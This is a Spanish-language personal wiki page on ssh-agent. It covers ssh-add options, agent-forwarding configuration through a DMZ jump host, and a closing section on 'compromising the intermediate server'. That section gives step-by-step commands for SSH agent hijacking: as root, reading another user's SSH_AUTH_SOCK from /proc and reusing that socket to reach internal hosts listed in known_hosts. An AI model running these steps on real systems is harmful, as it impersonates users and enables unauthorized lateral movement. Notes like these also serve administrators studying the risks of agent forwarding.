

agente SSH (ssh-agent)

opciones

- **ssh-add <clave>**

: añade la clave indicada para su uso (si tiene contraseña, nos la pedirá al usar)

- **-t <>** : duración de la identidad en el agente (por defecto, segundos)
- **s | S** seconds, **m | M** minutes, **h | H** hours, **d | D** days, **w | W** weeks

- **ssh-add -K <clave>**

: añade permanentemente la clave para su uso

- **ssh-add -L**

: lista las claves públicas de las claves existentes

- **ssh-add -l**

: lista las claves

- **ssh-add -d <clave>**

: elimina la clave

- **-D** : elimina todas las claves


- **ssh-add -x**

: bloquea agente

- **-X** : desbloquea agente

ssh-agent (port forwarding)

- <https://deephacking.tech/ssh-agent-hijacking-linux/>



-
- [~/ssh/config](#)

```
Host dmz
  HostName dmz
  User alice
  ForwardAgent yes
```

- Acceso ordenador DMZ (intermedio):

```
ssh dmz
# ssh -i ~/.ssh/clave_privada -A user@host
```

- [~/ssh/config](#)

```
Host internalserver
  HostName 192.168.10.30
  User alice
  ProxyJump dmz
  ForwardAgent yes
```

- Acceso ordenador interno a través del intermedio:

```
ssh internalServer
```

- Si **ForwardAgent** está deshabilitado no se puede.
- verificar

- [~/ssh/config](#)

comprometer el servidor intermedio

- entrar como root
- mirar usuarios del sistema
- mirar si tienen procesos SSH abiertos:

```
pstree -p <USER> | grep ssh
```

- mirar variables del entorno del usuario:

```
cat /proc/<PID>/environ | tr '\0' '\n' | grep SSH_AUTH_SOCK
```

- mirar a quien corresponde el socket (root):

```
SSH_AUTH_SOCK=/tmp/ssh-XXXX41DN9o/agent.46200 ssh-add -l
```

- mirar ordenadores remotos del usuario:

```
cat /home/<USER>/.ssh/known_hosts
```

- probar la conexión con esos servidores:

```
SSH_AUTH_SOCK=/tmp/ssh-XXXX41DN9o/agent.46200 ssh alice@internalserver
```

From:

<https://miguelangel.torresegea.es/wiki/> - miguel angel torres egea

Permanent link:

<https://miguelangel.torresegea.es/wiki/linux:ssh:agente?rev=1765274226>

Last update: **09/12/2025 01:57**

